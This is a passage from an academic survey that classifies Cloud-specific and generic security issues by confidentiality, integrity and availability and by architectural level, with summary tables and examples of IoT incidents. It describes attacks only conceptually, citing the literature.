


Figure 5. Classification of Cloud security issues

architectural level it occurs and the CIA property it affects. For each cell of the table (associated with a specific pair: issue, security property) a mark is applied according to the following rules:

- "✓": it is placed if we found a literature work describing an attack affecting the corresponding security property, or if we found a literature work stating that the issue might affect the corresponding property;
- "∼": it is placed if, although the previous condition is not verified, we believe that the given issue might allow compromising the corresponding security property;
- an empty cell, if the previous conditions do not hold.

Moreover, in the last column of each table, we highlight the relationship between each security issue, the Cloud, and the IoT devices. In details, we indicate which party can be exploited because of the specific security issue, and which party might be the victim of an attack perpetrated exploiting that issue. If neither the Cloud nor IoT devices are involved, we draw a "-".

5. Cloud-specific security issues

In this section, we present security issues peculiar for Cloud computing. Inspired by the work in [26], we consider as Cloud-specific issues all those problems that are rooted in at least one of the essential Cloud characteristics defined by NIST and reported in Sec. 3. Please consider that, according to such definitions, network-level and web-technologies issues (discussed in Sec. 6) should be considered specific for the Cloud. However, since those security issues are also really common in a number of distributed paradigms, we have decided to consider them as generic security issues and to not discuss them in this section.

In the following, we present Cloud-specific security issues based on a two-layer classification. First, we classify security issues based on what CIA propriety they affect. Then, for each property, the issues are further organized in relation to the Cloud architectural level they affect.

5.1. Confidentiality

According to [37], confidentiality is the "property that information is not made available or disclosed to unauthorized individuals, entity or processes". Hence, it is the property indicating absence of unauthorized disclosure of information and data [38]. We present a classification of security issues that can impair data confidentiality. Each class of our classification is a component of the Cloud architecture (defined in Section 4.1) while the entries of each class are the security issues rooted in that specific level.

5.1.1. Virtualization level issues

Virtualization technology is one of the key enablers of Cloud computing. However, this additional abstraction layer has severe security repercussions. In the following paragraphs, we report key security issues caused by this layer and capable of compromising data confidentiality.

Multi-tenancy issues

Virtualization technology allows to develop a multi-tenant environment in which virtual machines operate sharing communal hardware resources. The placement of different users on the same platform is what enables new types of attacks on data confidentiality. In [39], the authors describe how they were able to exploit several characteristics of Amazon Elastic Compute Cloud (EC2) in such a way to have their own virtual machine co-resident (i.e. on the same physical machine) with that of a victim. Once co-residence is reached, an attacker has the unprecedented possibility of performing several types of side-channel attacks in such a way to extract confidential information from users who are sharing the same machine with the attacker. Consequently, through attacks struck to the Cloud, a malicious user could be capable to disrupt the confidentiality of IoT devices data, stored on the Cloud infrastructure. In [39], it is shown that, by means of cache measurements, an attacker can perform: keystroke timing attack, traffic rates estimation of victim's web servers and even co-residence detection.

Moreover, side-channel attacks affecting cryptographic implementations have been reported in [40–43]. The work in [44] shows the possibility to exploit memory deduplication issues for performing another type of cross-VM side channel attack. Furthermore, the recent vulnerabilities Meltdown [45] and Spectre [46] have demonstrated that not only memory-based side-channel attacks are possible, but that even processor vulnerabilities can be exploited to perform attacks capable of breaking any security assumption and allowing other co-resident VMs to access confidential information belonging to other users.

From the IoT devices' point of view, virtualization issues have a critical implication: security cannot be solely evaluated by looking at the characteristics of a single product. Even if we assume that an IoT device is bug-less on every layer (from the hardware layer to the Cloud APIs one), its data could be accessed by an attacker capable of trespassing isolation limits. Indeed, other services hosted on the same physical machine might exhibit exploitable vulnerabilities, which might allow the attacker to access to sections meant to be off-limits.

VM Isolation issues

According to [28], virtual machine isolation is the principal factor that can lead to cross-VM data leakage. Virtualization is based on the hypervisor ability to isolate VMs from each other. However, due to several reasons (e.g. misconfiguration, design and implementation bugs), an attacker can compromise the hypervisor, evade from isolation and potentially take over all the other guests [47]. We refer to such a situation as virtual machine escape [48]. Escaped VMs can access data and information belonging to other VMs [49], resulting in paramount confidentiality issues. Appropriate security mechanisms are therefore required for isolating virtual machines from each other and hence preventing data leakage. Some possible techniques for isolation enforcement are described in [49], while in [48], techniques for providing integrity of VMs are reported. Issues at this level are similar to the ones described for the multi-tenancy section. An attacker can exploit the capability of positioning herself on the same machine of the target, and this capability enables both side-channel attacks and isolation evasion techniques that lead to leakage of IoT devices data.

Virtual network issues

According to [50] and [51], not only virtual machine isolation is needed but also isolation of virtual networks is required. Therefore, virtual networks are another source of vulnerability for confidentiality and, as such, need to be protected. Even though some traditional controls (such as virtual local area networks and firewalls) have been proven to be less effective in virtual networks [52], in [50], the authors propose to implement traditional network security solutions into virtual environments. Typical confidentiality threats that can affect virtual networks are sniffing and spoofing attacks [53]. Even though from a user's perspective a virtual network might look like a private one, in reality, it might rely on public infrastructure. Therefore, appropriate protections to secure communications are needed [54].

A novel type of attack that exploits virtual networks as a cornerstone for subsequently compromising the whole Cloud system is the "virtual switch attacker model for packet-parsing" (vAMP attack) [55]. This attack exploits vulnerabilities of specific packet parsing systems deployed in virtual switches for generating a series of attacks that eventually allow taking control of the entire Cloud system.

Virtual Machine introspection issues

Different literature works, such as [56], [50], and [57], propose to use the hypervisor for monitoring virtual machines with the objective of preventing or discovering attacks on the integrity of guest systems. From the one hand, this kind of approach presents important advantages, on the other hand, it also highlights the possibility for the Cloud provider or malicious insiders (or even for an external attacker able to take control of the hosting platform) to break users' confidentiality by exploiting virtual machine introspection. This problem is linked to the more general and emblematic question of deciding whether the Cloud provider and the infrastructure it provides, should be considered trusted or not, a typical problem of every scenario in which outsourcing is present. It is worth noting that, in case the Cloud provider is considered trusted, the Cloud infrastructure might also play a key role in solving many of the existing security issues [58].

An example of attack that can allow a malicious insider to exploit virtual machine introspection is described in [59].

For the sake of completeness, it should also be mentioned that attacks targeting virtual machine introspection mechanisms have been reported in the literature. An example of such an attack is Direct Kernel Structure Manipulation (DKSM) [60].

VM management issues

VM image cloning enables Cloud providers to supply on-demand services to their clients. Cloned VMs can be moved on different servers in relation to clients' needs but this also makes clients unaware of how many VMs copies exist, where these are specifically located and who is possessing them. Such availability, allows a malicious insider to exploit one of the existing VM copies to attempt breaking the VM password and gain access to all the information saved into the VM [61] while leaving the owner unaware of such situation.

VM image sharing is another key service enabled by VM image cloning. VM image sharing is one of the Cloud foundations [62], however, both the VM image publisher and the retriever are subject to confidentiality concerns [63]. Indeed, by publishing an image, the publisher may release his own confidential information, while, on the other side, user's data confidentiality can be compromised by shared malicious images, for instance, they can contain backdoors for silently access confidential data [26,64]. Moreover, VM image sharing makes also possible for attackers to rent cloned VMs with the only purpose of analyzing their content and therefore to identify possible vulnerabilities that could be exploited in future attacks. Consequently, from the confidentiality point of view this can have a dangerous effect not only on Cloud providers that manage such VMs, but on the IoT end devices as well.

VM migration issues

Virtual Machine migration allows to transfer running VMs from one host to another in a transparent fashion for the final user [65,66]. The Cloud advantages of using such mechanisms are obvious, just to name a few: enables load-balance when hosts are overloaded, allows to reduce costs through VMs consolidation, and improves the overall manageability of the system [65–67]. However, protocols used in implementing live migration have to be secured: if control messages and migrating VMs are not encrypted, common attacks on confidentiality (such as passwords eavesdropping) might be easily performed [65,68].

5.1.2. Application level issues

We are now going to consider what are the Cloud issues for confidentiality whose causes are rooted at the application level. According to our reference architecture (defined in Section 4.1), every software deployed on top of the virtualization layer has been considered part of the application level. Since we consider PaaS and SaaS systems special types of application-level services, these are considered part of this level too. We remind to the reader that even if we consider web-related issues part of the application layer, they are not specifically related only to the Cloud but common of any distributed system and for this reason these are discussed in Sec. 6.

Isolation issues

Users of PaaS systems can develop and run their own applications on platforms provided by Cloud providers. These platforms allow applications developed by different users to share communal libraries and supporting services [69]. Even if the platform (or container system) can be a proper Operating System, in most cases it is a Virtual Platform (e.g., Java or .Net) [69]. Irrespectively from the specific implementation, a common concern of PaaS systems is to ensure that isolation of tenants is properly implemented and that an application can not explore or modify other data and applications. The work in [69] presents a panoramic of isolation issues that could have arisen when Java or .Net technologies were used to create PaaS implementations. However, PaaS implementations vary deeply from provider to provider [70]. At this point, it should be noted that the isolation dangers at the application level are extremely similar to the ones at the virtualization layer, which we described in the previous section.

Within SaaS models, multitenancy is present also at the application level. In [51], the authors describe how multitenancy can be implemented in order to allow the same application to be shared among different users. As result of multitenancy at the application level, data of different users are stored in common structures [25] which enables malicious tenants to exploit applications loopholes, masked code injection, or security misconfigurations to sneak into other users data [25], [51].

Isolation issues of the Cloud also heavily affect the security of IoT devices relying on it. For instance, in the context of IP cameras, if the isolation between device owners is not properly implemented, a malicious user can have complete control of someone else's IP camera and collect sensitive multimedia content from it in an absolute stealthy way [71].

Synchronization mechanisms issues

Synchronization mechanisms are common in Cloud storage SaaS implementations [72]. When modifications of files are performed on a local device, such mechanisms allow propagating updates to all other devices interested in those files [72]. These mechanisms are typically implemented by the use of tokens which have been shown to introduce new vulnerabilities that can lead to data exfiltration [72,73]. An example of attack exploiting such vulnerability is the Man in the Cloud (MitC) attack [73]. Due to its propagation characteristics, this kind of attack can both be struck on an

IoT device and on the Cloud platform, subsequently allowing to attack other IoT devices that share the same implementation.

5.1.3. Data Storage level issues

In the following paragraphs, we are going to report some confidentiality issues that, despite being specific of the Cloud, are not strictly related to a specific level of the Cloud architecture but that embrace more than one level.

Outsourcing issues

Applications deployed on the Cloud have to be remotely accessed by users who, depending on the type of application and elaboration needed, may be requested to outsource private and confidential information. The immediate consequence of outsourcing is a loss of control which impedes the owner of outsourced data to directly dispose and control them as he prefers, making it difficult to protect confidentiality with traditional methods [32]. To understand the reasons behind such difficulty it is paramount to distinguish between applications offering storage services and applications offering some type of remote elaborations. In both cases, it is legitimate to assume that the service provider will implement access policies and security mechanisms for protecting users' data [74] but it also implies that it is in the perfect position to access such data and therefore break users' data confidentiality. However, while in the former case users can easily prevent such situation by encrypting data before storing on the Cloud (which could also make it much more secure than unencrypted storing habits [75]), in the latter case, the possibility to protect confidentiality by means of traditional encryption schema is not feasible due to the service provider need of performing elaborations [76].

Nevertheless, plain text data should be avoided in order to prevent Cloud providers from accessing information which, due to the lack of control, could even be stored or transmitted to third parties and be used for other purposes (there are examples in the literature demonstrating how such situations can produce unwanted consequences; some of these threats, which are also related to multi-location, can be found in [75]). If we consider that Cloud applications take advantage of composite request processing [77], which allows service providers itself to outsource part of the computation, it is clear that the confidentiality risks are even higher. Full homomorphic encryption could be the solution to alleviate confidentiality concerns of outsourced data but according to [78] and [79] this approach is neither efficient nor adequate for general purpose elaborations, yet.

In the IoT world, we witnessed a similar issue with CloudPets teddy bears, which allowed malicious users to access kids' voice messages, simply by knowing the path to the object (stored on an Amazon S3 bucket), without requiring any login nor authentication token[1].

In some cases, even applications offering a pure storage service may still require some amount of computations on encrypted data (for instance, content research may be required for enabling fine-grained retrieval) [80]. To face this necessity, confidentiality-preserving query evaluation approaches are reported in [81], but, similarly to the case of homomorphic encryption, they only support partial query execution. Moreover, even if encryption or fragmentation techniques are used to protect the confidentiality of data, it may also be required to hide information about which data is accessed (access confidentiality) together with the patterns exhibited in accessing such data (pattern confidentiality) [74,82]. Indeed, in [83] it is demonstrated that lacks in protecting such information can result in contents disclosures.

In case that data are remotely elaborated on the Cloud by means of programs written by the owner of such data (which is typically the case for IaaS and PaaS services), to protect confidentiality and integrity from an untrusted Cloud provider, solutions relying on Intel software guard extensions

[1] https://www.troyhunt.com/data-from-connected-cloudpets-teddy-bears-leaked-and-ransomed-exposing-kids-voice-messages/

(SGX) have recently been proposed [84]. SGX features allow processors to instantiate secure memory regions which are protected from hardware attacks or malicious privileged code [84]. This capability could be used for executing programs in the Cloud with a similar level of security to the one in which programs are executed on hardware resources belonging and controlled by the owner of data [84].

Data deletion issues

Data deletion needs special attention since if it is not correctly performed it leads to greater confidentiality threats. From the one hand, even if the delete operation has been correctly performed, the integrity of the operation can indirectly be breached due to data recovery vulnerabilities [26]. An example of such situation arises due to the physical features of storage devices which can allow restoring original data [76] even if the delete operation has actually been performed at the software level. On top of these cases, the service provider may directly impact on the integrity of the delete operation by incorrectly performing such operation (for instance due to not properly taking into account data replication) [85] or even by not performing it at all.

5.2. Integrity

Integrity is the "assurance that the information is authentic, complete and can be relied upon to be sufficiently accurate for its purpose. It refers to whether the information is correct and can be trusted and relied upon" [37]. We extend such definition to embrace also the integrity of computations. This implies that the integrity is also about guaranteeing that information resulting from computations is authentic, complete and can be relied upon.

The same classification of security issues that has been previously performed in relation to confidentiality is going to be repeated for integrity issues. Besides, taken into consideration the fact that confidentiality and integrity issues often go hand in hand, we have found out that the threats to the two properties overlap quite considerably.

5.2.1. Virtualization level issues

In the following paragraphs, security issues rooted in the virtualization layer and with the potential to impact the integrity of data are presented.

VM isolation issues

At this level, virtual machine escaping is the way in which data and software integrity can be attacked. Indeed, a compromised VMM can threaten the integrity of data [74]. More specifically, if a virtual machine is able to escape from isolation and compromise the VMM, it can access memory locations belonging to other users while having the required privileges to write or delete their content [49] [47], in such a way to perform a VM hopping attack [86,87]. The VMM can possibly be attacked through several attack vector: device drivers, VM exit events or hypercalls [88]; a throughout list of vulnerabilities typical of common VMMs used to deploy Cloud systems, can be found in [89]. For this reason, in order to protect users' data integrity, it is essential to protect the isolation capabilities and integrity of virtual machine monitors. A list of possible mechanisms to guarantee VMM integrity and enhance isolation is reported in [49] and [48].

VM management issues

Bad management of VM images has negative repercussion on the integrity of the Cloud environment. Indeed, vulnerabilities in the Cloud environment can be introduced by injecting malware into VM images repositories [67]. Thereafter, with lacks of proper VM image management and controls, sporadically running images are in the perfect position to carry worms and compromise the integrity of other images while avoiding detection thanks to low activity level [62]. Therefore, integrity checks and scans of VM images are required as a consequence of VM cloning and sharing.

Moreover, such controls are also paramount in relation to the necessity to protect Cloud repositories against the increasing trend of "bad repositories", i.e. the use of Cloud repositories as containers of services for illicit activities [90].

VM migration issues

Live virtual machine migration is paramount for Cloud environments, however, it needs to be properly implemented from a security perspective (see also Section 5.1). As for integrity, the attack surface of the migration protocol is potentially quite vast [65]: common vulnerabilities may be used to inject malicious code in the programs implementing the migration process; if no encryption is used to secure the exchange of messages controlling the transfer, then, messages might be manipulated to impair integrity of the process; moreover, even compromised hosts might be exploited for affecting integrity of the migrated VM once it is moved to a controlled malicious host.

5.2.2. Application level issues

We are now going to present integrity issues that are rooted in the application layer. We take into account issues affecting the integrity of data and elaborations.

Computation cheating issues

the combination of outsourcing together with the transparency lack in the way Cloud services are implemented, allows service providers to alter the results of computations or even to not perform elaborations in the proper way [80]. If at first such a situation might seem strange, there are actually several reasons behind it. For example, driven by the desire to reduce costs, service providers may be tempted to simplify computations when lots of resources are needed [91]. Remote computation can be cheated in several ways: elaborations can be performed on partial or not up to date data, they can be performed incorrectly or may even return partial results [74,92]. Remote computation audit and verifiable computation have therefore been proposed to face this issue. A review of possible solutions trying to address such a problem is presented in [32].

Computation might also be cheated not because of the service provider but due to specific attacks. An example of such inconvenience is the Cloud malware injection attack. Cloud providers are responsible for redirecting user's requests toward appropriate services capable of satisfying them [93]. An adversary can exploit such situation to create malicious service implementations, add them to the Cloud and trick the Cloud provider to believe that they are real implementation of some services by falsifying metadata descriptors used to identify functionalities offered by applications [93]. This type of attack results in applications integrity breach since from a user perspective the service has not performed as expected.

Insecure APIs, management and control interfaces

by means of APIs and management interfaces Cloud users can request, monitor, and obtain resources dynamically based on their needs, making the Cloud an on-demand self-service platform [94]. However, since these interfaces are accessible through the internet and because of web vulnerabilities [85], the risk of unauthorized access is much higher if compared to traditional systems [26]. It follows that if an attacker is able to gain unauthorized access to the data contained in such interfaces, then he can compromise services and break applications integrity [95].

Currently, this is a considerable problem in the IoT landscape. Some manufacturers store personal data of their customers in plain text, which means that any unauthorized access to the storage service could automatically lead to data leakage. As a practical example of this, in 2015 Rapid7 (an IT security company) published a technical report that analyzed 7 baby-monitors on the market [96]. Among them, Fisher-Price Smart Toy, a smart teddy-bear capable of learning kids' basic information (name, date of birth, and so on) was found to handle authentication tokens. This enabled attackers to perform unauthorized actions, such as accessing and editing kids' personal information, finding whether parents were actively using the connected smartphone application, as well as if kids were actively playing with the toy. In the same report, similar issues were found in other consumer devices, such as the Philips In.Sight B120 and the Summer Infant Baby Zoom Monitor. The former was found to be vulnerable to reflective and stored XSS, which enabled potential session hijacking that would allow an attacker to create a valid streaming session, without any authorization. The latter product enabled a regular user to escalate privileges and access to the cloud service administrative interface, simply by manually inserting the URL to the admin page.

Isolation issues

Isolation issues within platforms used to create PaaS systems (see also subsection 5.1) can affect integrity of data and applications belonging to other tenants [69].

Synchronization mechanisms issues

According to [73] vulnerabilities in synchronization mechanisms might also be exploited to compromise the integrity of data. An example of attack that can allow achieving this is the Man in the Cloud (MitC) attack (see also subsection 5.1). The integrity of data can be compromised by such attacks since authentication vulnerabilities are exploited. Therefore, once the attacker takes advantage of tokens and authenticates as a different user, then he is able to impair both confidentiality and integrity of all data belonging to that user.

5.2.3. Data Storage level issues

In the following paragraph, we discuss integrity issues related to the protection of data storage. We have decided to not directly associate these issues to any of the previous levels as we consider data storage related to all levels of our reference architecture and not predominant of any of them.

Outsourcing issues

As is the case for confidentiality, outsourcing of data is the Cloud feature that arises new integrity challenges. Data integrity can be compromised in several possible ways and reasons: a Cloud service provider, for economic reasons, may delete users' rarely accessed data in order to release storage space that can be sold to other users; even assuming a perfectly behaving provider, malfunctions are still there to compromise data (which is indeed what happened to Amazon S3 some years ago [97]); more in general, external attackers, driven by economic reasons, might compromise data integrity and this might even not be timely discovered by users [98] due the Cloud providers' tendency of hiding unpleasant events that could affect their businesses.

The need for integrity mechanisms is therefore clear. However, due to outsourcing, traditional integrity mechanisms are not applicable in this scenario since they would require the download of outsourced data for allowing local integrity checks to be performed [80,98]. Indeed, this is unacceptable for efficiency reasons as it would nullify the Cloud advantages (especially in relation to a situation where high amounts of data are outsourced). Therefore, remote data integrity checking protocols are required [99]. Nevertheless, challenges do exist for the development of such protocols especially in relation to efficiency requirements and the possibility to guarantee the integrity of dynamic data (i.e. data that are modified or updated after they have been loaded in the Cloud). For limited resourced clients, the burden of computation and communication imposed by such protocol has to be as limited as possible, which has lead to the idea of using protocols based on third parties auditors [92]. In [100], an in-depth review of remote data integrity checking protocol is presented with associated issues for their development and possible attacks they may face.

5.3. Availability

Availability is the "assurance that the systems responsible for delivering, storing and processing information are accessible when needed, by those who need them" [37]. Hence, availability is the property indicating the possibility, for authorized users, to access (and modify) data whenever needed [38].

This subsection is aimed at presenting availability and performance degradation issues that arise at the different levels of our architecture.

5.3.1. Virtualization level issues

Virtualization technology introduces new attack vectors that can be exploited to impact on the availability and performances of Cloud systems. In the next paragraphs, we seek to report the main issues we have identified in relation to this concern.

Multi-tenancy issues

According to [39], an attacker can exploit co-residence, and act on shared physical resources, in such a way to perform denial-of-service attacks or cross-VM performance degradation attacks. The possibility to verify co-residence might also be exploited to provoke changes in resource utilization of co-resident VMs in such a way to make them use fewer resources (and hence impacting on their availability) and therefore let the attacker gain high resource availability. This attack is known as Resource-Freeing attack [101].

VM management issues

Availability issues may also arise due to bad VM management policy. An example of such eventuality is VM sprawling, which is a situation where the number of hosted virtual machines keep increasing while most of them are idle [102]. VM sprawling can also result from specific attacks aiming at discarding confirmation messages generated from the Cloud service to confirm users that their requests of VM execution have been correctly performed. If users do not receive such confirmation messages, they will keep instantiating VMs even if their action has already been performed. This attack leads to the creation of orphan VMs which can degrade performance and eventually exhaust the pool of resources [103].

VM isolation

Availability can be compromised by virtual machines breaking out of isolation and being able to either use all host resources or performing a system halt [49].

Scheduling issues might be exploited to impact on the performance (and also availability) of other VMs. Indeed, an attacker can manipulate hypervisor scheduling mechanisms in such a way to obtain more resources for his own VM at the expenses of other clients [104]. Such a situation, taken to the limit, can lead to starvation of other VMs or, more in general, can degrade services to such an extent of making services deployed within VMs unusable.

Virtual network issues

According to [52], poor scalability of virtual networks is another factor that can be exploited for a denial of service (DoS) attack.

VM migration issues

Malicious VMs can take advantage of live virtual machine migration to perform DoS attacks or achieve performance degradation. The migrant attack is an example of such type of DoS attack. In a migrant attack, a small set of compromised VMs is coordinated to generate useless resource consumption in order to mislead the Cloud monitoring mechanisms to trigger migration processes [66]. Since live migrations are expensive processes, this allows attackers to waste Cloud resources and degrade performances of other VMs. An equivalent class of DoS attack similar to the previous one is Cloud-Internal Denial of Service attacks (CIDoS) [105].

Researchers in [106] and [107], proposed to use live migration for reducing the time of co-residency among virtual machines and hence prevent side-channel attacks. However, it has been recently shown that it could be possible for an adversary to slow down migration processes and therefore still permit the attackers to perform side-channel information stealing [108]. In relation to availability, this attack (known as stalling attack) demonstrates the possibility for co-resident adversaries to prevent migrations and hence degrade performances by obstructing the performance gain that would follow from migrations.

Cloud-Droplet-Freezing (CDF) is another type of DoS attack which is based on the observation that if migrations of VMs are carried on during a flooding attack for the purpose of load-balancing and trying to mitigate the attack, then it might also contribute to increase the overhead for the Cloud and weaken even more its resource availability [109].

5.3.2. Application level issues

By excluding application layer protocols that support networking (which are not specific of the Cloud, and for this reason discussed in Section 6), at this layer, we have identified only one relevant Cloud specific issue that can impact on the availability of data.

Resource accounting issues

PaaS systems enable third-party applications to run on a shared platform (see also Section 5.1). Resource accounting mechanisms are required in order to monitor and limit the applications utilization of resources. In [69], it was shown that both Java and .Net (which can both be used to implement a PaaS system) lacked mechanisms for monitoring resources. This situation could have been exploited by malicious tenants to keep instantiating objects until the Cloud provider memory was exhausted.

5.3.3. Network level issues

As for the previous layer, even in this case we have identified only one Cloud specific issue located at the network level and capable of affecting Cloud availability.

Network under-provisioning issues

A new form of DoS attack in Cloud scenarios that exploits network under-provisioning is described in [110].

5.3.4. Multi-level issues

In the next paragraph, we present a class of attacks, also known as Economic Denial of Sustainability attacks, that have the potential to impact the availability of services deployed on the Cloud. Since this class of attacks represents a methodology to strike a Cloud system, which can be implemented by exploiting several protocols located at more than one layer of our architecture, we have decided to present it in this parallel subsection and separated from the layer-oriented classification.

Economic sustainability issues

this category represents a set of attacks aimed at causing a financial burden for providers offering services through the Cloud [111] with the purpose of making the Cloud economically unsustainable [112].

Table 1. Summary of Cloud-specific issues
"✓": existence of literature works indicating that the issue affects the property. "∼": despite we found no evidence in the literature, we believe that the issue might affect the property. EXPLOITED/VICTIM: how parties of the IoT architecture (Figure 1) are affected from the issue.

ARCHITECTURAL LEVEL	ISSUES	CONFIDENTIALITY	INTEGRITY	AVAILABILITY	EXPLOITED/VICTIM *(Cloud, IoT devices, Both)*
Virtualization	Multi-tenancy	✓		✓	Cloud/IoT devices
	VM isolation	✓	✓	✓	Cloud/IoT devices
	Virtual network	✓	∼	✓	Both/Both
	VM introspection	✓			Cloud/IoT devices
	VM management	✓	✓	✓	Cloud/Both
	VM migration	✓	✓	✓	Both/IoT devices
Application	Isolation	✓	✓	∼	Cloud/IoT devices
	Synchronization mechanisms	✓	✓	∼	Both/IoT devices
	Insecure APIs, management and control interfaces	∼	✓	∼	Both/Both
	Resource accounting			✓	IoT devices/Cloud
Network	Network under-provision			✓	Both/Both
Data Storage	Outsourcing	✓	✓		Cloud/IoT devices
	Data deletion	✓			Cloud/IoT devices
Multi-level	Economic sustainability			✓	Both/IoT devices

An example of such attack is Fraudulent Resource Consumption (FRC). In this case, the adversary behaves as a normal user and requests to the victim's service deployed on the Cloud to perform some operations. However, differently from a flooding attack, the adversary does not seek to congest the service provider resources; instead, he seeks to maintain a low profile of requests (i.e. produce a number of requests that will not be as overwhelming as is the case for flooding attacks) with the purpose of being able to produce them for a long period of time [32]. As a result, the adversary exploits the pay as you go and auto-scaling models for billing to the service provider an unforeseen amount of resource utilization. The attacker's aim is that, eventually, the service provider will face unexpected expenses which will lead to economic losses and therefore deprive the long-term economic availability of using the Cloud [32], which in turn may also result in a denial of service attack and make the targeted services unavailable on the Cloud [113].

When the resource consumed by an FRC attack is the electrical energy and power of the Cloud infrastructure, we refer to such an attack as Energy-related Denial of Service attack (e-DoS) [114]. In this case, the adversary's goal is to produce a limited amount of requests that will switch the victim's electronic facilities from low energy consumption states to high energy consumption states [114].

As noted in [111], a naive solution to this type of attacks would be to disable the auto-scaling capabilities offered by the Cloud. However, with the lack of auto-scaling, the attack would directly result in a denial of service and would also nullify the elastic advantages of the Cloud environment.

Even if this category of attacks is not completely aimed at compromising the availability of services, similarly to various works in literature (e.g. [32]), we consider it as a problem of availability.

The main reason behind this choice is related to the similarity that these attacks have with DoS attacks. Moreover, by making the Cloud economically disadvantageous, the service provider may be pushed to remove their services from the Cloud and hence, in a Cloud perspective, factually render such service unavailable on it.

6. Generic security issues

In this section, we present a brief overview of generic security issues, which are also relevant to Cloud computing. Such topics have been extensively covered by many other researchers, therefore, we will simply provide a quick description of all of them, as well as the main consequences for the Cloud. We use the same approach used in Section 5, where we grouped security issues by means of CIA properties.

6.1. Confidentiality

In this section, we present a short recap of generic security issues that apply to Cloud as well, and that can specifically endanger confidentiality.

6.1.1. Network level issues

Well-known examples of network-level attacks that can affect the confidentiality of networked systems are packet sniffing, IP spoofing, ARP spoofing, and Man In The Middle attacks (MITM) [27, 115,116]. Since the Cloud heavily relies on networks and communication protocols, such as Message Queue Telemetry Transport (MQTT), MITM attacks are the most dangerous threat when it comes to network confidentiality.

6.1.2. Application level issues

We can enlist a number of different attacks that can lead to confidentiality issues at the web-technology layer, such as Cross-site scripting (XSS), code injection, and Man-in-the-Browser (MitB) [25,116,117]. Operating at the application level, these attacks have the capability of stealing cookies [118], personal passwords through keyloggers [117], and confidential information that transits through browsers [119].

Besides, improperly programmed applications are probably the main cause of IoT security flaws. In 2012, TRENDnet SecurView cameras were found to be extremely insecure, at the point that their devices allowed unauthorized users to access their live recordings, simply by connecting directly to their IP addresses with a browser[2]. What is troublesome is that these recurring events are not triggered by mere human errors, happened while implementing security countermeasures, but by the widespread attitude to simply ignore security best practices.

6.1.3. Multi-Level issues

Advanced Persistent Threats can potentially attack the victim at different architectural layers. For example, the attacker can utilize different techniques to gather information, from MITM attacks to phishing emails, with an ultimate goal in mind: uploading a malware on the victim's machine, and extract private data through covert channels [120–122].

The Cloud can be affected by similar attacks in two ways. First, it can be exploited to silently transmit information from the victim to the attacker (e.g., by means of covert channels). Second, it can be directly attacked with a malware [120], with the objective of stealing Cloud users' data for long periods of times [123]. The last case is particularly dangerous for a Cloud environment because, once a user gets infected, it can also compromise other services and users [120].

[2] http://console-cowboys.blogspot.com/2012/01/trendnet-cameras-i-always-feel-like.html

Table 2. Summary of generic security issues
"✓": existence of literature works. "∼": despite we found no evidence in the literature, we believe that the issue might affect the property. EXPLOITED/VICTIM: how parties of the IoT architecture (Figure 1) are affected from the issue.

ARCHITECTURAL LEVEL	ISSUES	CONFIDENTIALITY	INTEGRITY	AVAILABILITY	EXPLOITED/VICTIM *(Cloud, IoT devices, Both)*
Network	Man In The Middle (MITM) attack	✓	✓	✓	Both/Both
	DDoS attack			✓	Both/Both
Application	Cross-site scripting (XSS) attack	✓	∼		Cloud/IoT devices
	Injection flaws	✓	✓	✓	Cloud/Both
	Man in the Browser (MitB) attack	✓	✓	∼	IoT devices/Both
	Cross-site request forgery (CSRF) attack	∼	✓		Cloud/IoT devices
	Hidden field manipulation and cookie poisoning	∼	✓		Cloud/IoT devices
	XML Signature Element Wrapping	∼	✓		Cloud/Both
	Metadata Spoofing attack	∼	✓	∼	Cloud/Both
	Application-bug level DoS attack			✓	Both/Both
	Flooding DoS attack			✓	Both/Both
Multi-level	Advanced Persistent threats	✓	∼	∼	Both/Both

6.2. Integrity

In this section, we follow the same pattern used in Section 6.1, and we give some examples of generic attacks that can tamper with data integrity at different levels. Similarly to what we have done in Section 5.3, when we talk about integrity we also take into consideration the integrity of computation outputs, not only of raw data.

6.2.1. Network level issues

Similarly to confidentiality issues in Section 6.1.1, integrity can be heavily endangered by Man In The Middle attacks (MITM). In particular, the attacker might decide to manipulate specific packets and tamper with the intended communication flow.

6.2.2. Application level issues

At the application level, various attacks can interfere with data integrity. Among the others, Cross-site request forgery (CSRF) [124,125], hidden field manipulation [25,126], cookie poisoning [127], and XML Signature Element Wrapping [93]. In particular, in the past Amazon EC2 has been found vulnerable to XML Signature Element Wrapping.

6.3. Availability

Last, availability issues due to generic security attacks apply both at the network level and at the application level. In this section, we give a brief summary of such attacks.

6.3.1. Network level issues

DoS attacks, as well as Distributed Denial of Service (DDoS) attacks, are the main categories of attacks that can affect availability at the network level. DDoS attacks are more dangerous than SDoS ones [128], since they hide the original attacker, make it difficult to distinguish between a legit overload and a malicious attack, and generate a huge quantity of traffic [129,130].

Notably, even though DoS and DDoS attacks affect other paradigms than Cloud computing, researchers demonstrated that these are critical threats for Cloud computing. As a matter of fact, not only Cloud can be the victim of such attacks, but it can be part of the attacking infrastructure; for example, botClouds [131] are DDoS botnets deployed in the Cloud environment.

Yan et al. [132] identified a growing number of DoS attacks occurrences in Cloud environments, and argue that this relationship may be rooted in the intrinsic characteristics of the Cloud which, in a certain way, support the success of DoS attacks. For the sake of brevity, we are not going to dig into each and every kind of DoS attack. We point out that authors of [93] identified two types of flooding attacks effects which are specific of the Cloud, namely Direct DoS and Indirect DoS.

To have a clear picture of the impact that DoS attacks can have, it is sufficient to consider that the DDoS Mirai malware infected over 600.000 devices and its DDoS attacks reached traffic peaks of 1 Tbit/s [7,133].

6.3.2. Application level issues

